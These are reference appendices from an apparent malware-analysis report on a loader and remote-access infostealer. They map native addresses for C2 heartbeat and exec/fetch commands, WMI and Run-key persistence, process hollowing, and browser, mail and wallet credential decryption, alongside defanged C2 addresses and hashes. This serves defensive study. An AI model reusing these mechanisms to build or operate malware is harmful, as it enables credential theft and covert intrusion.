`capture.json` records the acquisition. The manifest declares `rsnk`, four data slots, two parity slots, and 3,243,136 bytes per slot. Its whole-payload size is 12,972,544 bytes. The four data bodies and their collection records remain in the same Section 2 bundle.

Manifest SHA-256:

```
51a9d9a458eb04eff633f09acede54cbaa6c11f5eea2df0ab17e23ce1ce51562
```

`stage5-payload.bin` is the exact ordered concatenation of slots 0 through 3.
`reconstruction.json` records its original reconstruction; the Section 4 verifier independently checks all four bodies and the complete output.

Stage 5 SHA-256:

```
449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828
```

Hermes client connection fields.

Client field	Raw file offset	Embedded value
Configuration marker	0xC4B600	RDP_CFG_V1
Host	0xC4B610	194.102.104[.]223
Port, stored as text	0xC4B690	8080
Build tag	0xC4B6A0	guthuy
Mode label	0xC4B6E0	full-recovery

The section’s configuration figure uses these embedded defaults. Authentication fields remain in the original specimens; their values are not needed to explain this routing boundary. Parity slots and a response history covering every carrier execution are outside the retained collection.

R05. Earlier Python configurations

Reused archive folders: `discovery/carrier-comparison/` and `discovery/loader-decoding/`.
`comparison.json` records the fourteen-file comparison used in Section 2.
`payload_reference.py` is the decoded original `xscrape` loader. Its `load_config` applies defaults, embedded values, and then environment values in that order. Its `run_sync` passes the resulting configuration to the mapper. These artifacts support the earlier grouping and the distinction between an embedded default and an effective runtime destination.

Archive access

Linked filenames open permanent archive records. The delivery bundle’s `MANIFEST.json` lists the sizes and SHA-256 values of its thirteen supporting files. Earlier artifacts retain their original `stage-chain/` and `discovery/` paths.

R06. LOLD sample, configuration, and static reproduction

The Section 9 bundle is `stage-chain/lold-loader/`. Its `README.md` supplies portable commands for `inspect_stage4_loader.py` and the unchanged `decode_stage4_strings.py`.

[loader-review.json](#) records hash-pinned input identities, PE metadata, the one-byte variant comparison, exact native excerpts, and four-slot reconstruction. [stage4-xor-strings-complete.json](#) contains 335 resolved direct calls to the XOR-string decoder, with zero unresolved calls in that inventory. This count describes those call sites, not every string in the executable.

The original [stage4-pe.bin](#) reuses [stage-chain/stage3-extraction/recovered-stage4/](#) from Section 2. Its 843,776 bytes have SHA-256:

```
e44cec7d36a74112b93e7dfd301601818800415d0b4bb4ab884fd9825f818703
```

The same-sized [embedded-stage4.bin](#) reuses Section 4's [stage-chain/delivery-architecture/](#). Its SHA-256 is:

```
b7cb766340cf4da00d990bf1dce5274c6f0fa56bde415ab525af9e4136c225bd
```

The only byte difference is raw [0xCD1A0](#), RVA [0xD2FA0](#): [0x1F](#) in the first and [0x1E](#) in the second. The inspector checks this against complete input bytes. The native [stage4.disassembly.txt](#), reused from Section 4, is 9,766,485 bytes, SHA-256

[4bbe5cafcc89a733cab890569fe2cc7944baf8972669ba9feb442d31fe2ca286](#). All 177,992 encoded rows, including continuation rows, match 689,030 original PE bytes. This establishes listing correspondence, not reachability of every decoded instruction.

Raw offset	Embedded field or value
0xCC200	LOLD_CFG_V1 , start of .loldcfg at RVA 0xD2000
0xCC210	Origin http://194.102.104[.]223:8093
0xCC310	Bearer authorization value, omitted from prose
0xCC414	Route component chunks
0xCC434	Payload identifier p_ddafdf3846ca91f112
0xCC4B4	Chunk authorization value, omitted from prose
0xCC5B4	bld__-2ErC1l2gc2ku7PV4VIH4kw.exe
0xCC63C	Microsoft\SyncServices\SyncService.exe
0xCC740	Microsoft\OneDriveStandalone\OneDriveUpdate.exe
0xCC844	Helper filename SyncHelper.dll
0xCC948 / 0xCCA4C	runstate.bin / manifest.json
0xCCB50	settings.dat
0xCCC54	OneDriveStandalone\cache.dat
0xCCD58	DeviceSync\sync.dat
0xCCE5C	Terminal Server Client\state.bin
0xCCF60 / 0xCCFE0	OneDriveSync_ / MicrosoftEdgeUpdateTask_
0xCD060 / 0xCD0E0	LoldTimer / LoldCons
0xCD160	LOLD_COM_CLSID_PLACEHOLDER
0xCD1A0	Persistence mask; bit zero is the master switch
0xCD1A4 / 0xCD1A8	Zero interval fields; parser supplies defaults of 30
0xCD32C	Optional identity salt, empty in this sample

The existing [configuration.json](#) preserves the original configuration inspection with authentication fields redacted. The decoder's sole local helper dependency, [unpack_proliv_overlay.py](#), also reuses Section 2. The guide places that unchanged helper beside the decoder and passes explicit current input paths; the old script defaults are not portable paths. Static commands never execute or import specimen code.

R07. Identity and file-based command protocol

The byte-checked listing and decoded inventory in R06 support these native locations:

RVA	Role
0x31F60 / 0x329C0	Build GUID/SID text with optional salt; hash and format %016llx
0x201F / 0x207F	Create local identity mutex; check already-exists status
0x2094	CLI uninstall test after mutex check
0x214B0 / 0x23350	Construct HTTP client; parse configured origin
0x261F0	Common WinHTTP request path
0x2D550	One heartbeat and inbox-processing pass
0x2DBFD	POST heartbeat to <code>/files/hb/<id>.json</code>
0x2DEC5	GET inbox listing with <code>prefix=inbox/<id>/</code>
0x2E576 / 0x2F078	Retrieve command object; attempt DELETE acknowledgment
0x2E82E	<code>exec</code> process creation
0x2EDBB / 0x2EEB3 / 0x2EEF0	<code>fetch</code> : request, open destination, write response
0x2F287	<code>sleep</code> delay
0x302A0	Limited field extractor

Main's positive-configured-or-1,800 poll selection is at `0x2F83..0x2F8C`; the command call follows at `0x2FBD`. The command ID is locally derived rather than returned by a registration service. Its 64-bit hash is described by behavior and formatting; identifying FNV constants alone does not prove equivalence to a standard FNV implementation through all obfuscated arithmetic. Unknown operations can also reach command deletion. An acknowledgment is an attempted removal of the inbox object, not an execution-result report.

R08. Manifest and reconstruction reference

The unchanged [manifest.body](#), original [capture.json](#), four [slot-00.body](#), [slot-01.body](#), [slot-02.body](#), [slot-03.body](#), [reconstruction.json](#), and [stage5-payload.bin](#) reuse Section 2's `stage-chain/stage5-reconstruction/`. No duplicate specimen upload is required.

Manifest SHA-256:

```
51a9d9a458eb04eff633f09acede54cbaa6c11f5eea2df0ab17e23ce1ce51562
```

Reconstructed client SHA-256:

```
449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828
```

Scheme	Input requirement	Native locations
v1	Ordered chunk concatenation	0x5ABC0; final checks 0x5CEF5 . 0x5D006; dispatch 0x6EA87
rs42	At least two valid slots out of four	Download 0x4F180; reconstruct 0x74800; dispatch 0x6DFDD
rsnk	Even n from 4 through 12; at least $k = n - 2$ valid slots	Download 0x54F90; reconstruct 0x7CB40; dispatch 0x6E7A8

The manifest parser at 0x4C0D0 scans repeated size/hash fields. For rsnk, their count must be $n + 1$: the first pair describes the whole payload and the others describe slots. This order-sensitive field scan is narrower than arbitrary JSON-object semantics. The chunk header builder is 0x4BB60; v3 manifest/slot builders are 0x49AB0 and 0x4A470. Manifest fallback follows unsuccessful request/parsing paths; it does not establish a downgrade after every later chunk failure.

The retained $n=6$, $k=4$ package supplies six cache paths, all prefixed Microsoft\:
CloudFiles\session.bin, OneDriveStandalone\index.bin,
OneDriveStandalone\store.dat, Crypto\Keys\config.db,
Windows\CloudStore\accounts.dat, and OfficeFileSync\store.dat. Each data slot is 3,243,136 bytes. The inspector verifies each body against its descriptor and the ascending concatenation against both the manifest and original 12,972,544-byte client.

The GF(256) tables, normalized generator, and inversion are at 0xC8FB0, 0xC91B0, 0x821A0, and 0x849F0. Slots four and five have declared parity hashes but no retained production bodies. Exact data concatenation and the experiment's 404 parity responses do not validate missing-data repair.

R09. Authenticated registry-state format

The reader/writer and CNG calls are in the byte-checked native listing. The reproduction record includes the exact caller gate used in Figure 9.6. Key derivation at 0x192F0 hashes the raw returned MachineGuid byte span, including a returned terminator; this differs from the printable identity builder in R07.

Component	Extent	Property
Nonce	First 12 bytes	RNG-generated; generation status checked
Ciphertext	Middle bytes	AES-256-GCM over serialized configuration
Authentication tag	Last 16 bytes	Full tag requested; no AAD
Accepted record minimum	80 bytes	Reader rejects shorter candidates
Decrypted B0LB v2	Fixed header 60 bytes, then variable content	Numeric state, four strings, structure/length checks and internal CRC-style check

Writer 0x1A870 serializes, derives a key, encrypts, and stores REG_BINARY. Reader 0x1AF10 enumerates candidate values, derives the key, and calls decryption at 0x1B386. The helper checks BCryptDecrypt status at 0x19DB7; caller success is required before parser 0x1E860. The internal checksum does not replace GCM authentication. Neither the external registry location nor a freshness counter is authenticated by AAD in the reviewed call.

Microsoft's BCryptDecrypt reference distinguishes authentication-tag mismatch from success and documents the output-size query. Its authenticated-mode structure reference defines nonce,

tag, AAD, and chaining fields. Those API semantics support interpretation of the observed arguments; the sample's error handling comes from its own instructions.

R10. Execution dispatch and child state

The inspector extracts the signed jump table at `0x68334` and checks the selected-mode store at `0x68743`. Branch entries for modes zero through four are `0x682DB`, `0x68304`, `0x68310`, `0x6831C`, and `0x68328`. Modes two and four reach the failure backend `0x8B830`; mode three reaches `0x642E0` then `0x8A710`.

RVA	Selected-mode operation
<code>0x8D1B0</code> / <code>0x8D23D</code>	Resolve donor from current process image path
<code>0x8AADC</code> / <code>0x8AAF2</code>	Temporary directory and <code>TH</code> filename
<code>0x8A139</code> / <code>0x8A26B</code>	Open temporary file; mark disposition class 13
<code>0x8A2AE</code> / <code>0x8A2E6</code>	Write payload; create <code>SEC_IMAGE</code> section
<code>0x89D67</code>	<code>CreateProcessW</code> , flags <code>0x0800000C</code>
<code>0x8A39B</code>	Map image section into child
<code>0x8E024</code> / <code>0x8E03F</code>	Get/set context, selected entry in <code>RCX</code>
<code>0x8E116</code> / <code>0x8A5DF</code>	Write PEB image base; resume thread

Microsoft's [process-creation flags reference](#) documents suspended creation and the ignored `CREATE_NO_WINDOW` flag when combined with `DETACHED_PROCESS`. No privilege elevation or original-image unmap is inferred from the mode's internal name.

The separate twelve-byte run-state reader is `0x47430`. Liveness check `0x47510` requires creation-time equality and a zero-time wait returning `WAIT_TIMEOUT`; `0x47600` implements a process-path check. These guard against duplicate launches but do not cryptographically identify an existing process's memory. K01 provides the independent observed child identity.

R11. Persistence and removal map

Persistence installer `0x36980` receives the mask and resolved paths. Presence checker `0x35170` suppresses already-present requested bits. The task check compares its action path rather than proving equality of all triggers and principals. Copy helpers `0x35030` and `0x34850` use the current process image, then conditionally append zero through 512 bytes. Initial RNG failure skips padding; later random-fill and write statuses are unchecked.

Mask bit	Meaning
0	Master persistence selection
1	HKCU Run registration
2	User logon task with repetition
3	WMI interval-timer subscription
4	WMI Explorer process-start subscription
5	COM option, disabled in both retained masks

Removal routine `0x3B6F0` attempts Run deletion at `0x3B75C`, task removal at `0x3B973`, WMI bindings/objects at `0x3B9FF` . . `0x3BEA0`, optional CLSID removal at `0x3C1AA`, and installed-file deletion at `0x3C1FD` . . `0x3C2F5`. It returns true at `0x3C385` after those attempts. Payload cleanup

[0x712E0](#) handles live-process checks, run-state, manifest, fixed caches, valid manifest-listed caches, and conventional payload path. CLI parent-directory calls at [0x25D2](#) and [0x2730](#) have no equivalent in the reviewed remote path.

These locations document implemented behavior. The original experiment establishes selected writes and reboot process recreation. Its task inventory has no matching task, WMI enumeration fails with invalid class, and uninstall is not exercised. K02 retains those limits instead of treating configured mechanisms or a successful cleanup return as proof of complete effects.

LOLD archive access

All selected files and reused artifacts have verified permanent archive links. The uploaded folders are [lold-loader/](#), [experiments/stage4-delivery/](#), and [experiments/stage4-reboot/](#). Each carries a complete file manifest with sizes and SHA-256 values. The local loader copy retains [stage-chain/lold-loader/](#); the section wrapper is omitted from public paths.

R12. Hermes executable and startup predicates

Archive folder: [stage-chain/hermes-client/](#), with the original executable and acquisition records reused from [stage-chain/stage5-reconstruction/](#). The [README.md](#) explains the address conventions and offline checks. The [stage5-payload.bin](#) is the unchanged 12,972,544-byte AMD64 image reconstructed on 2026-10-14. Its [reconstruction.json](#) joins the four retained data slots to the manifest's complete-file identity:

```
449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828
```

The [stage5.disassembly.txt](#), 83,663,008 bytes, prints preferred virtual addresses with base [0x140000000](#). Subtract that base for the RVAs used in Section 10. Its SHA-256 is:

```
4799d51a96fb0294b8b9b8cd0dc08a330404904a6357fb732ce639530511abc6
```

The original [imports.json](#) and [function-ranges.json](#) accompany it. The listing omits encoded instruction bytes. The portable [inspect_hermes_client.py](#) therefore checks its pinned identity and 2,407,063 row locations, then verifies selected exact byte spans, branches, imports and tables independently against the PE. Its [client-review.json](#) records raw offsets, RVAs, preferred VAs and the precise limits. Row-address coverage is not a whole-image semantic proof, and linear disassembly can include embedded data.

Selected configuration field	RVA	Raw offset
RDP_CFG_V1 marker	C59000	C4B600
Host	C59010	C4B610
ASCII signaling port	C59090	C4B690
Build tag	C590A0	C4B6A0
Mode label	C590E0	C4B6E0
Feature DWORD	C59100	C4B700
Transport DWORD	C59104	C4B704
Startup-recovery DWORD	C593C8	C4B9C8
Optional URL-download enable DWORD	C593DC	C4B9DC

Main's regional evaluator is 4F6E0; local signals enter through 4EA30, IP-country matching through 4F400, and additions through 523D0. Threshold write/compare sites are 4F761/4F768. Main's selected regional exit is 8051..8059. The separate evaluator 4F350 resets its score and permits only the 70-point IP contribution before comparing with 100. The inspector retains the decisive bytes for both helpers. The source also distinguishes virtual-desktop helper modes, executable-path failure, identity failure, Media Foundation failure and interface waiting. These are native predicates; actual regional blocking was not established by the retained synthetic-user experiments.

R13. Persistent identity and communication channels

Identity selection begins at 668D0. Registry reading at 67405 precedes the file fallback at 6763D; fresh fingerprint construction is called at 67F1B/67F2E. The output structure stores device ID, token, name and HardwareId at offsets 00, 20, 40 and 60. Selected values are written through 6E6E0 at 68F9D, 68FDF, 6902F and 6906D, in that order. The native review preserves exact first/last-write spans and checks all four calls.

The store is HKCU\Software\DesktopStreamClient\Identity. The legacy file candidate is under local application data, with an executable-directory fallback. The registry candidate requires valid ID/token/name together. Final token validation imposes the additional 32-byte minimum. HardwareId is copied from the selected ID, and its stored value affects rewriting rather than acceptance against current hardware. These distinctions are needed when interpreting repeated identities from restored snapshots.

Publisher construction uses /ws/publisher, query fields deviceId and deviceName, and header X-Device-Token. Receive API site 11C6DD feeds parser 25E490 through call 11C863; the callback is invoked at 11D83D. Vtable slot RVA 93DDF8 contains preferred VA 140087C90, whose thunk enters dispatcher 83B60. The inspector verifies that slot, thunk, API import and direct branch. The typed fields occupy offsets 00, 20, 40, 60 and 80 in order: type, deviceId, sessionId, stream and payload.

The report-base transformation is separately source-bound. Handler call 152F6E -> 27F0D0 processes the configured signaling base. The helper strips the existing port through 280750, then references fixed UTF-16 8787 at RVA A77800, including site 27FE1F. The transformed string is copied into the worker closure at B+138; the callback's C=B+8 view supplies it from C+130 when constructing the native job. Wrapper 14EF60 preserves that nonempty job base. Its empty-input fallback also writes ASCII 8787, including site 14F379. The normal report destination therefore follows native construction, independent of the lab's interception arrangement.

The video fallback route moves captured frames through the queue and Media Foundation H.264 encoder into sender 302130. It constructs a 64-byte RDPF record and calls 11C310 at 302537. WebSocket binary transport and the separate report POST must remain distinct when interpreting a capture. K03 and K07 supply retained observations of those respective paths.

R14. Native dispatch, feature state and removal

The original bounded [dispatcher verification](#) covers all 364 instructions in [83B60, 840A7), a thirteen-entry length jump table and the ordinary-handler/callback boundaries. The fresh client inspector independently checks all fourteen route branches and the original jump-table bytes. The

six signaling types share the controller/session comparison at [83F47 . . 83F7C](#); ordinary handlers precede it.

The retained [application-route verification](#) binds 27 complete unwind ranges and four explicit spans, totaling 85,314 original bytes. Recovery’s fixed callback is selected at [153A91](#), handed through the CRT thread wrapper, and reaches [155A00](#), [14EF60](#), [27E910](#) and [3038E0](#). Its four-field job contains request ID, report base, build tag and device ID. Copying an opaque message payload does not make that payload an implementation selector. The terminal route instead parses its own command fields and calls the internal executor. These checks establish the selected built-in paths without proving whole-program absence of other loading behavior.

The [WinRT verification](#) covers 40,245 bytes, 8,174 instructions and eighteen edges linking clipboard handling to fixed Windows runtime classes. The [OpenSSL verification](#) records the bounded library-loader classification. Neither record supplies a demonstrated production handoff to a catalog DLL. Historical full-subset receipts accompany their original selected disassembly; the current portable inspector states its narrower checks separately.

The principal state and cleanup locations are:

Mechanism	Native location	Scope
Automatic recovery	7FD35 . . 7FD5D	Feature bytes and exchange of once flag +189
Recovery concurrency	Handler 151270	Separate busy byte +188
Saved input mode	13F420 , 274370	Read settings and conditionally restore continuous logging
Stream stop/reconfigure	15D390 , 15FC50	Active/busy checks and pipeline stop/start
Hidden lifetime	1218C0	Manual/TTL policy and active-stream stop restriction
Process actions	2B3980	Reject protected identifiers, then invoke selected process operation
Terminal execution	2D4270	Process, pipes, timeout and temporary-script cleanup
Self-removal	173ED4 -> 2CC0D0	Current process tree and executable; no demonstrated Stage 4 persistence uninstall

K06 and K07 identify which of these paths have bounded runtime witnesses. The self-removal route was not exercised. The generic URL handler’s worker setup, disabled archive inspection and partially traced browser clone/restart modes retain the qualifications in the main text.

R15. Collection formats and browser mechanisms

The collection hub [3038E0](#) calls browser discovery/processing, application-session, mail and wallet routines before primary report serialization. The retained [Chromium static verification](#) binds 26 ranges, 129,341 bytes and 24,715 instructions. Its selected disassembly includes root enumeration, ordinary DPAPI recovery, raw-file reading and browser-result serialization. The main source listing also preserves the distinct Gecko/NSS route.

Chromium key processing follows 30ABB0 -> 45FC70 -> 378C30 -> 379560. Ordinary unprotect helper 36A670 calls `CryptUnprotectData` at 36A937; the result's success and exact 32-byte length are tested at 37C85D/37C87E. The new inspector verifies the published source-byte excerpt. Profile-file calls lead through 31FFE0 and 4A7410 to ordinary reader 4ACC70. The normal 8,388,608-byte inline bound is not a guarantee that a truncated prefix is retained.

Gecko discovery enters 494860 -> 48F070 -> 48F330. Collector 498C30 locates and loads NSS, initializes the profile and authenticates its key slot. Username/password decryption calls 4A5E10; that helper invokes `PK11SDR_Decrypt` at 4A60EC. Serializer 49EE40 supplies text/base64 plaintext fields. Mail collection can reuse the same NSS mechanism. Runtime success remains specific to the Firefox and Thunderbird fixtures in K04.

The original Chromium [complete native report](#) preserves top-level [release-profile-index](#) structure, ordinary/app-bound/Aster key-status fields and inline file metadata. Its browser file objects include path, presence, bytes, SHA-256, base64, truncation and read-strategy fields. [hardware](#) and [hardware_info](#) are distinct retained keys; they must not be silently collapsed in a derivative schema. The selected [browsers.Edge.Default](#) object records a valid 32-byte ordinary key and no successful app-bound result.

The corresponding report collection paths can include Steam candidate token data, mail credentials and wallet-file contents. K05 preserves the synthetic Steam-memory and watch-only Electrum conditions. Category names, candidate strings and reported success counters are not substitutes for the returned bytes and independent fixture comparisons.

R16. Report transport and screenshot serialization failure

The source listing binds primary serialization at 30445D, `/api/client/report` construction through 324ED0, and sender call 304515 -> 441190. Its HTTP backend 43A8A0 uses optional LZNT1 compression and tests a 200-299 response. K03 preserves a complete compressed request and empty HTTP-200 response. The portable [experiment inspector](#) checks selected retained wire, report and fixture boundaries; its [experiment-review.json](#) distinguishes fresh checks from historical process/disk receipts.

The screenshot path has its own builder and dump. The retained [native field verification](#), [decisive instructions](#) and [literal record](#) bind thirty complete function spans, 33,056 bytes and 7,136 instructions. The native finding is buffer aliasing: both decoded path components are overwritten with their own pointer/length views before conversion consumes them. The portable client inspector also pins the published `output`-helper span at 43A240..43A273.

The [serializer verification](#) and its [selected disassembly](#) cover five regions and 1,450 instructions. Object entries are contiguous, stride 0x30, with the key at +00 and value at +20. Iteration follows stored order. The builder puts `output_dir` first; dump call 305123 -> 390F0 uses strict UTF-8 handling. Rejection reports a per-string byte index without identifying a field name in the exception itself.

The direct raw-memory observation in K08 closes that field-identification boundary for one retained run. Root and rejection contexts name the same object and identical thirty-eight counted bytes, including embedded zeroes. The native screenshot report was not received. The existing [verify_screenshot_probe_20261020.py](#) parses the retained contexts and memory as data; neither it nor the publication wrapper executes the specimen or observer. Earlier failures remain consistent with this mechanism without acquiring nonexistent historical buffers.

Archive availability for Section 10

All files in the client-analysis bundle and sixteen integrated-client experiment bundles have verified permanent archive links. Earlier Stage 5 reconstruction, Firefox material and shared profile/capability records retain their original archive identities. The client-analysis bundle is uploaded under [hermes-client/](#); its local publication copy retains [stage-chain/hermes-client/](#).

Appendix H. Module ABI and command reference

H01. Shared interface, metadata and native evidence

Archive folders: `modules/catalog/` and `modules/native-analysis/`. The [catalog guide](#) maps fifteen unique DLLs and three distinct catalog contents to their original labels. The [native guide](#), [native-evidence.zip](#) and [native-archive.json](#) preserve complete selected native listings, byte spans, inventories, comparison records and historical analysis tools. The ZIP's member manifest binds every unmodified input by size and SHA-256; its paths retain their research layout.

The portable [inspect_hermes_modules.py](#) and [module-review.json](#) verify current source identities, PE structure, exports, metadata CRC32, API-table writes and selected native call/store bytes without loading a DLL. This is bounded native evidence, not whole-program semantic verification. All fifteen inspected PE TLS directories are zero. Terminal and URL download declare resource directories; the other retained modules do not.

Shared ABI offsets in hexadecimal. Native callback roles come from their connected arguments and consumers.

Structure	Offset	Field
Base host, minimum 0x20 bytes	00, 04	DWORD size and ABI 2
Base host	08, 10, 18	Opaque context, diagnostic callback, optional extension/service pointer
Returned API, 0x40 bytes	00, 04	DWORD size and ABI 2
Returned API	08, 10, 18, 20, 28	Initialize, start, stop, shutdown and state functions
Returned API	30, 38	Module-name and internal-version pointers

The `.olympc` virtual record is 328 bytes. It includes the `OLYM` magic, ABI, packed version, module name, label and capability bytes. The inspector recomputes its stored CRC32 with that field zeroed. Catalog version, embedded API version and this metadata remain separately recorded. Thirteen API exports have the inspected marker comparison; terminal and URL download have the structure/ABI checks without that comparison in the selected entry code.

Normal state values are 1 initialized, 2 started and 3 stopped. Module-specific details override any generic lifecycle assumption. Returned feature documents usually borrow context storage; direct self-test exports can have separate allocation/free contracts. The archive's exact export table records distinguish those names from `ClientEntry`, PE entry and recovery's direct collection entries.

The integrated-client loading investigation is reused from [application-route verification](#), [WinRT verification](#) and [OpenSSL verification](#) in the earlier client bundle. They identify selected internal call paths and generic-loader purposes without establishing a production catalog-DLL caller.

H02. Recovery configuration, collection and result paths

The native archive's `module-static/client-recovery/` listing binds the 1.1.1 baseline. Later recovery ABI spans and six-version comparisons remain under their original `04-raw/` paths.

Addresses in the following table are baseline RVAs; Appendix I records version-specific changes.

Selected recovery 1.1.1 control and output boundaries.

Boundary	RVA or field	Meaning
Direct / threaded entries	3A9B0, 3A9C0	<code>RunClient</code> enters hub 1000; <code>StartClient</code> creates its thread
API / initialize / start	3ABB0, 3AC60, 3AEB0	ABI query, host copy and configured worker start
Optional extension callbacks	Extension 08 . 28	Identity, environment, lookup, capability, event
Start request	Pointer 18, length 20	Request ID and optional server-base override
Browser gate	11F4 . 1266	Qualifying Chromium record precedes browser aggregate
Steam / Telegram / Discord	132C, 1428, 162F	Hub calls their collectors
Mail / wallets / password managers	181E, 1971, 1AD1	Independent aggregate calls
Primary report serialization / send	1E11, 1E2F	Serialization and internal sender
Screenshot collection / send	26EF, 2BBE	Separate image-report operation
Final primary-send test	2F5B	Does not merge screenshot-send success

Configuration keys include `recovery.serverBaseUrl`, `recovery.reportPath`, `recovery.screenshotsPath` and `recovery.buildTag`. Native default paths are `/api/client/report` and `/api/client/screenshots`. The host supplies their effective origin and may override paths; Section 10's fixed native-client port conversion is not assumed for every DLL host.

NSS resolution includes `NSS_Init`, `PK11_GetInternalKeySlot`, `PK11_NeedLogin`, `PK11_Authenticate`, `PK11SDR_Decrypt` and `SECITEM_ZfreeItem`. The baseline decryption call is 16A69F. Chromium database helper 2F210 reaches common file serializer 18BA00; Steam memory reading reaches E4ADE; Discord AES-GCM calls are 4EE98/4EF68. The source listings retain the caller gates and failures around these operations.

The app-bound strategy requires a successful result with exactly 32 bytes, independently of the lower child helper's 1-64-byte acceptance. The baseline's ordinary-key alternate-user helper is 1920F0; the separate app-bound fallback is 194280. Their token/context prerequisites must not be exchanged. The screenshot field write at 46150 . 461C8 binds `GetTickCount64` to `captured_at_unix_ms` without epoch conversion.

H03. Clipboard and input-logger controls

The native archive contains the original `clipboard/` and `input-logger/` listings plus the complete inventory. Clipboard's API is 12310; snapshot is 123E0. Its default caller limit is

0x800000, collector **DDD0**, serializer **11B60**, and returned pointer/length stores **124AD/124B3**.
 Initializer stores **1176B/1176F** clear its extension pointer and enable flag.

Input logger's API is **17220**; configure is **174F0**, flush **176C0**, poll **17870**, remote processing **17C60** and state **17F60**. Initialization clears its extension at **14D8F/14D93**. The monitor's 109 rules begin at **3EF70**; event builder **10DA0** reaches layout-aware translation. Queue append **151E0** and poll's swap/drain at **1792D** . **179F6** establish caller-owned transport responsibility.

Returned documents and saved state. These DLL paths do not establish their caller's network transport.

Module	Principal output	Interpretation
Clipboard	clipboard-snapshot.v1	Current format entries plus separate history status/items
Input batch	device-input-log.v1	Events, sequence, reason, mode and settings
Input poll	input-logger-outbox.v1	Count and drained message documents
Input saved settings	Mode, IntervalMs, BufferCapacity	Values under the shared HKCU input-logger key

H04. File and process operations

File-manager exports are API **320F0**, capabilities **32190**, cleanup download **321C0**, list **325A0**, action **32760** and prepare download **32B70**. Action results and prepared paths borrow context **+60**. Supported actions include filesystem create/delete/rename/open, upload begin/chunk/complete/cancel and archive creation/extraction/listing. **inspect-archive** returns a disabled result. The folder-warning default is **0x20000000** bytes; caller confirmation can pass it.

Process-manager exports include API **4F520**, snapshot **4F880**, action **4FE60** and capabilities **4FF90**. Snapshot collection **41690** feeds serializer **424F0**; action parser **44C50** feeds backend **449E0**, then result storage **4FB20**. The retained **process-manager/guard-listing.json** and **decode_guard_static.py** recover the 113-byte predicate and its complete selected-handler mapping. They account for all 24 virtual instructions and the PID 0/4/self exclusion.

The process snapshot schema is **task-manager.v1**; action results use **task-manager-action.v1.publisher** is a version-resource company string. Action results retain **ok**, **win32Error**, **nativeStatus** and message independently of the wrapper's return code. The native archive also preserves the hidden-desktop clamp's matching interpreter-handler evidence.

H05. Desktop media, input, launch and teardown

The **screen-viewer/** and **hidden-desktop/** archive subtrees preserve listings, metadata, function bounds and exact protected-program proofs. Hidden desktop's extracted **rdp-nthooks-payload.bin** has 161,792 bytes and SHA-256:

```
ee654c102cb7fa6fe479c1dcd9a960eb4b28ebc088416052bd7fb875bb32406e
```

Its extraction record and disassembly remain in the native archive. It is an embedded component of hidden desktop, not another catalog entry.

Selected media and control locations. The full exported-name register supplies exact version-specific entrypoints.

Operation	Screen-viewer RVA	Hidden-desktop 0.1.1 boundary
API query	3F4E0	Lifecycle table retained in the inspector
Single-frame export	3FCE0	Capture controller feeds compositor 768C0
Stream begin / worker	45410, 503E0	Publisher worker feeds encoder 1A8CF0
Encoded host submission	51A97	Adapter 1CAA11
Input submission	4B590	Queued events reach desktop-bound input worker
Release / policy	4C8D0, 4D330	Policy export 1C51C0

For both desktop modules, copied context +60 . . +80 holds the five media callbacks. Screen viewer also uses +58 for framed binary fallback and +50 for outgoing signaling. Its media-status result can request a keyframe or report failure. Both single-frame exports return metadata/status JSON rather than the image buffer.

The hidden-desktop policy program is 88 bytes and 21 instructions. Its complete listing/proof establishes an unsigned 10,000-1,800,000 clamp. apply returns normalized JSON without installing expiry in that path. Stream stop, controller stop and ABI stop have different resource scopes. The source-native teardown record includes infinite joins and best-effort closure results. The browser-launch baseline binds Firefox’s temporary clone/removal flag and Chromium menu mode 6. The embedded helper’s configured path rewrites are separate from the 0.1.2 Firefox filtering change in I03. Directory-query passthrough and narrow hook-success checks remain part of the helper’s interpretation.

H06. Terminal command and result contract

The terminal listing is under module-static/catalog2/terminal/; later exact application-unwind checks are under terminal-static-20261020/. API query is 1000, control 12B0, dispatcher 18F0, runner 5BB0 and script materializer B600. The inspected control actions are list, open/new, close and run. Session metadata is global to the DLL and guarded by the dispatch mutex.

Each run creates a shell process with a temporary script and merged output pipe. Raw output is capped at 256 KiB, history at twenty entries per session, and requested timeout at 1-300 seconds. Neither cap establishes a fixed aggregate memory bound across an unbounded number of session records. The duration excludes mutex waiting and some setup/serialization work. The reviewed runner unwind chain closes process/pipe handles and destroys local strings. It contains no child termination or temporary-script deletion. The ordinary cleanup and timeout branches are separate. The original ABI contract’s expectation of an empty error field was corrected after the retained native responses omitted it; the correction’s raw responses and source-byte proof remain in terminal-abi-lab-correction-20261020/. K10 describes the fixed observation.

H07. URL-download command and event contract

The URL-download listing is under `module-static/catalog2/url-download/`, with the later fixed-host byte proof under `url-download-abi-lab-20261020/`. API query is 1000; control is 1420; parser 1BC0; worker B420; downloader 113B0; launcher 10B30.

Download control and event fields. Ad hoc field scanners do not enforce a complete JSON schema.

Request/result field	Meaning in the reviewed path
<code>urls</code> , or fallback <code>url</code>	Nonempty URL strings; retain at most 32 after parsing
<code>action</code>	Exact normalized <code>update</code> launches successful downloads; otherwise save
<code>maxBytesPerFile</code>	Default 100 MiB; unsigned parsed value clamped to 1-512 MiB
<code>__olympicSessionId</code> , <code>__olympicStream</code>	Optional event-routing strings
Immediate <code>{}</code>	Accepted control, before batch completion
<code>device-url-download.v1</code>	Batch and item status documents
<code>filename</code> , <code>path</code>	Requested basename and actual collision-resolved path can differ
<code>sha256</code>	Computed result field, with no expected-content comparison

The host service must be at least 0x38 bytes and provide callback +30. Calls supply topic, session, stream and temporary JSON spans. Missing support suppresses events without disabling the download. `CREATE_NEW` occurs at 11B6C, size/write checks at 11C43 . 11D49, and update process creation at 10EC7. Cooperative stop joins the worker; previously launched children are not retained for cancellation. K11 records the save-only experiment and its two failures.

Archive link status

All selected module, native-analysis and experiment files have verified permanent archive links. Reused artifacts retain their original public paths and verified links. The local `section-11/` wrapper is omitted from public paths.

Appendix I. Module versions and binary comparisons

I01. Complete retained build register

The [module-review.json](#) binds all fifteen distinct DLLs to their catalog rows, PE sections, export names, native API pointers and [.olympc](#) record. The [first catalog](#), [second catalog](#), [fleet source catalog](#) and [fleet manifest](#) preserve the acquisition associations. Identical copies are represented once in [modules/catalog/samples/](#); the guide preserves historical filename aliases. The directory date is not a precise per-download timestamp.

[client-recovery 1.1.1](#), 2,857,984 bytes; native API 0.1.0:

```
